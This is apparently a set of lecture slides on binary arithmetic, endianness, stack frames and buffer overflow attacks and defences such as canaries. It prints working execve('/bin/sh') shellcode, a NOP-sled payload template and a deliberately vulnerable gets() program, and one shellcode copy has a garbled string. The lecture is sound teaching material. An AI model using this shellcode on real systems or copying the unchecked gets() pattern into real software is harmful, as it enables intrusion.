- × The **two's complement** is used because it retains the properties of the binary system. To add a positive and negative binary number is identical to adding two positive numbers.

$$\begin{array}{r} 0000\ 1111\ (15) \\ +\ 1111\ 1011\ (-5) \\ \hline 0000\ 1010\ (10) \end{array}$$

# Decimal, Binary and Hexadecimal

## Signed Binary Numbers:


- When adding two numbers, it is possible that carried values will try to alter the sign bit. This is what is known as an **overflow error** and it occurs whenever the result of the addition operation is outside the range of representable values for the bit length.

$$\begin{array}{r} 0111 \text{ (7)} \\ + 0011 \text{ (3)} \\ \hline 1010 \text{ (-6)} \end{array}$$

# Decimal, Binary and Hexadecimal

## Endianness:

- There are two conflicting formats for the sequential order in which *bytes* are arranged into larger numerical values (their “endianness”): big endian and little endian.



# Decimal, Binary and Hexadecimal

## Endianness:

We previously said:

- ✗ 0xA1892B89 as a string is “\xA1\x89\x2B\x89”
- ✗ 0x745A8FF as a string is “\x07\x45\xA8\xFF”

But on a little endian system it would be:

- ✗ “\x89\x2B\x89\xA1”
- ✗ “\xFF\xA8\x45\x07”

# ASCII

## Characters:

- English letters and basic symbols are defined in the American Standard Code for Information Interchange (ASCII) which maps characters to numeric values.
- E.g. ‘a’ = 97, ‘z’ = 122, ‘1’ = 49, ‘!’ = 33
- A total of 125 characters in ASCII. Representable in 7bits (but 8 are used... so 1 byte can contain any ascii character)

# Buffer Overflows

## Buffer:

- In this context, a **buffer** refers to the section of memory (RAM) assigned to contain a value (e.g. of a variable) during the execution of a program.
- It has a fixed maximum size, defined at creation. Some modern programming languages mask this from you (e.g. Python) so we will focus on looking at C.


# Buffer Overflows

## Buffer Overflow:

- Suppose we create a buffer of size 8 bytes, to store a name:




- But then we try to enter the name 'username12' into the buffer:




# Buffer Overflows

## Buffer Overflow Issues:

- Suppose we create a buffer of size 8 bytes, to store a name:



- And we also create a 2 byte buffer to store the age of a person (as characters):



# Buffer Overflows

## Buffer Overflow Issues:

- ✗ The user enters in their username and age when registering and then they can access the service.
- ✗ Later the user realises using their real name is lame, and changes it to a cool alias ‘uberdude2k’:



- ✗ His new username overwrites the content of the buffer for his ‘age’, and when the computer tries to evaluate ‘2K’ as his age it will give an error, preventing him from accessing the site.

# Buffer Overflows

## Buffer Overflow Attack:


- ✖ A **buffer overflow attack** (also known as **stack smashing**) is when the attacker exploits this vulnerability in how data is stored adjacently in memory, on the stack, to intentionally overwrite buffers of other data.
- ✖ It can be used to change important data, to gain (remote) control of a host, or to gain privileges they should not have.
- ✖ This is achieved by the attacker knowing/learning where security-critical data is stored in memory, and using an overflow to overwrite it to contain data preferable to the attacker.

# The Stack

- ✖ The stack is composed of **stack frames** (sometimes called activation records). These are machine dependent data structures containing subroutine state information. Each stack frame corresponds to a call to a subroutine (function) which has not yet terminated with a return.
- ✖ The stack is often accessed via a register called the **stack pointer** (**ESP** on Intel-32), which also serves to indicate the current top of the stack. Also, memory within the frame may be accessed via a separate register, the **frame pointer** (or Base Pointer, **EBP**), which points to the start of the current function's stack frame.

# The Stack


- If a function is called by assembly 'call' command, a new stack frame is created, with boundaries defined by the EBP and ESP.
- First, the call command pushes the **EIP** (**Instruction Pointer**, which shows where the next instruction to be run is, and thus currently holds the **return address**) onto the stack. Then, the previous ESP becomes the new EBP and then space for variables is allocated by subtracting its size from the earlier ESP.



# Stack Frames

```
int function_B(int a, int b){  
    int x,y; x=a*a; y=b*b;  
    return(x+y);  
}  
  
int function_A(int p, int q){  
    int c; c=p*q*function_B(p,q);  
    return(c);  
}  
  
void main(int argc, char **argv, char **envp) {  
    int ret ;  
    ret = function_A(1,2);  
    return ret;  
}
```

# Stack Frames




# The Stack

## Stack Frame

Higher  
memory  
address

notice that the  
variables are  
allocated in  
reverse order

Lower  
memory  
address




Calling void function(int a, int b)

# Buffer Overflow

```
void function(int a, int b){  
    char buffer[8];  
    return;  
}
```


We change the return address.

Stack grows  
high to low




# Buffer Overflow

Put malicious code in the buffer,  
Set the return address to point to the  
shell code!




## Another Look



We overwrite data as shown above

## Another Look




Ideally, this is what a buffer overflow attack looks like

# Buffer Overflow (reality)



**Reality #1: We might not always know where exactly the Return Address is. What can we do?**


# Buffer Overflow (reality)



**Solution – Spam the new address as shown**

**So it will overwrite the return address**

# Buffer Overflow (reality)



**Problem #2: We don't always know exactly where the shell code starts.**  
(Addresses are absolute, not relative)

# Quick Look at the Shellcode

This is real shellcode that works,

The problem is, we only have an idea where it will end up in memory. So, where to put the instruction pointer?

Shell Code

```
xor eax, eax
mov al, 70
xor ebx, ebx
xor ecx, ecx
int 0x80
jmp short two

one:
pop ebx
xor eax, eax
mov [ebx+7], al
mov [ebx+8], ebx
mov [ebx+12], eax
mov al, 11
lea ecx, [ebx+8]
lea edx, [ebx+12]
int 0x80
two:
call one
db '/bin/shXAAAABBBB'
```

# Quick Look at the Shellcode

IP? →

IP? →

IP? →

IP? →

IP? →

What happens with a mis-set  
instruction pointer?

The shellcode doesn't work...

```
xor eax, eax
mov al, 70
xor ebx, ebx
xor ecx, ecx
int 0x80
jmp short two

one:
pop ebx
xor eax, eax
mov [ebx+7], al
mov [ebx+8], ebx
mov [ebx+12], eax
mov al, 11
lea ecx, [ebx+8]
lea edx, [ebx+12]
int 0x80

two:
call one
db '/bin/shXAAAAABB'BB'
```

# Quick Look at the Shellcode

## Solution : use a NOP Sled


**NOP = Assembly instruction  
(No Operation)**

**What a NOP instruction does:**  
Advance instruction pointer by  
one, and do nothing else.

So, if we create a lot of them....

- IP? →
- IP? →
- IP? →
- IP? →

# Buffer Overflow (reality)



The anatomy of a real buffer overflow attack –  
Now with NOP Sled.

# Buffer Overflows

Sample Basic Buffer Overflow Attack (no shellcode):

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4
5 int main(int argc, char **argv)
6 {
7     volatile int modified;
8     char buffer[64];
9
10    modified = 0;
11    gets(buffer);
12
13    if(modified != 0) {
14        printf("you have changed the 'modified' variable\n");
15    } else {
16        printf("Try again?\n");
17    }
18 }
```

# Defending against Buffer Overflows

# Defending against Buffer Overflows


Types of defences:

- ✗ Canaries
- ✗ Bounds Checking
- ✗ Executable Space Protection/ NX / DEP / W ⊕ X
- ✗ Address Space Layout Randomization (ASLR)
- ✗ Better Coding Practices – Safe Libraries

# Defending against Buffer Overflows

- ✗ Canaries or Canary words are used to pad memory surrounding each important data buffer (typically just the return address on the stack).
- ✗ If changes are made to the content of the canaries then the program is halted as an overflow has been detected.
- ✗ Canaries can be overcome if the attacker can determine their location in memory and overwrites them with a copy of their original data while trying to reach their true target destination.

# Buffer Overflows



# Canaries

- ✖ If the canary has been altered during the execution of the function, then the response is usually to log the issue and terminate the program immediately

There are 3 types of canary:

1. Terminator
2. Random
3. Random XOR

# Canaries

Terminator Canary (hard-to-insert canary)

- ✗ based on the observation that most buffer overflows are based on inputting strings
- ✗ Strings are terminated by NULLs
- ✗ Any buffer overflow exploits that impact the stack frame will have to write through the canary to get at the return address
- ✗ Thus, this canary is built of NULL terminators.
- ✗ If the attacker includes the NULL in the attack string, the string will terminate before the attacker's return address is supplied

# Canaries

## Terminator Canary (hard-to-insert canary)

- ✗ Not all string operations are terminated by NULL/ZERO, e.g. gets() terminates on new line or end-of-file (represented as -1).
- ✗ Thus, the terminator canary is a combination of NULL, CR, LF, and -1 (0xFF) which should terminate most string operations.

# Canaries

## Terminator Canary (hard-to-insert canary)

- ✗ Problem : the canary is predictable, so the attacker can supply it with the return address :

- ✗ Instead of:

```
run python -e nop-sled + shellcode + junk + return-addr
```

- ✗ Just use:

```
